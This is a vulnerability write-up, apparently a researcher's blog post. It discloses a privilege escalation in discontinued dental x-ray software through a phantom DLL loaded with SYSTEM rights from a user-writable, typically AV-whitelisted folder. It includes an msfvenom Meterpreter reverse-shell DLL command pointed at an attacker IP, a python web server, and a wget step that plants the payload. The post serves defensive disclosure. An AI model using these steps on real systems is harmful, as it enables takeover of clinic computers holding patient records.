
Panoramic Dental Imaging software Stealthy Privilege Escalation Vulnerability
Originally, this was going to be a write-up on DLL proxying in some dental x-ray machine software, but I stumbled upon a DLL in my research that made me double check it, ultimately finding a privilege escalation vulnerability which got me a CVE. Early on in my tech career, I used to do tech support for a dental x-ray machine manufacturer before it closed down. I remember the bugs that would come up while working there and always thought it would be a good idea to try to find vulnerabilities in that software. So, seeing as the software is still in use today, I decided to see if I could do anything cool with it now that I'm out of the software support game. I remember some time ago early on in my cyber security studies there were a few juicy hijackable DLLs in that software, I decided I would take a shot at DLL proxying to see if I can get a malicious DLL running while keeping that software functional (really stealthy). Here's the process I followed and how I accidentally discovered a privilege escalation vulnerability that can (theoretically) survive a clean wipe and reinstall of the OS. Hopefully this is useful information for Blue Teamers.
One thing to note is this software is no longer receiving updates but I know the x-ray machines are still in use around the US today, so there's still some potential risk to this vulnerability. It can be downloaded here along with the software manual here. Another thing to note is IF this software is in use, there's a 99% chance the processes that run and the following locations are whitelisted in whatever ERD/AV is in use, this is also mentioned on page 24 of the software manual. In this write-up I'm going to do the same thing and add these exclusions to match how this software would be installed in every dental office.

After the software is installed and exclusions are added, we fire up Process Monitor and start searching. Add the following filters and restart the "CCS Service" in Services:
Once that populates, you'll notice there are a bunch of hijackable DLLs in this software. You'll see numerous "NAME NOT FOUND" results with a "SUCCESS" for the same DLL, just in a different location right after it. I was scrolling through one day searching for a decent one to try proxying with, and almost all the way to the bottom something caught my eye...

Could it be?? IT IS. This is a phantom DLL being invoked with SYSTEM integrity from a User writeable location. Essentially, this is a DLL that wouldn't be good for proxying as there's no actual DLL located somewhere on the machine, so windows is going to try to invoke it from a predefined set of folders in a specific order.
And in our scenario the 5th location is C:\ProgramData\Ajat\panoramic\datastor\lnrdlib.dll
and this location all Users have read, write, and execute permissions. To top it off, this location is a child folder of C:\ProgramData\Ajat\ which should be whitelisted in every environment this is in use.

Here's the network setup for this test:
Let's start off with creating a simple vanilla meterpreter dll since we don't really need to worry about AV, then spin up an http server to transfer it.
## msfvenom to make dll
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.1.137 LPORT=443 -f dll > lnrdlib.dll

## python http server
python3 -m http.server 80

Back over on Windows, lets switch to our standard user account, open powershell, and navigate on over to that datastor folder and run the following:
wget http://10.0.1.137/lnrdlib.dll -outfile lnrdlib.dll

If everything was done correctly all we need to do to trigger the exploit is restart the computer (since that's something a normal user can do, restarting the CCS Service will also trigger this).

SUCCESS!!!
Now, one of the key things about the datastor location is that it's one of the two locations that should be backed up in case the computer needs to be wiped or replaced for whatever reason and the software reinstalled. If the contents of the calib folder are lost, a technician will need to come out and recalibrate the x-ray machine to get those back. If the datastor files are lost, then you lose the most recent x-ray images that weren't saved yet, so this location is somewhat optional to backup. This location is where the malware will reside so it's theoretically possible for someone to accidentally re-infect a computer with the malware if they restore the contents of a backed up datastor, that had the malware and all those recent x-ray images taken, in the new computer. This is mentioned on page two of the software manual.








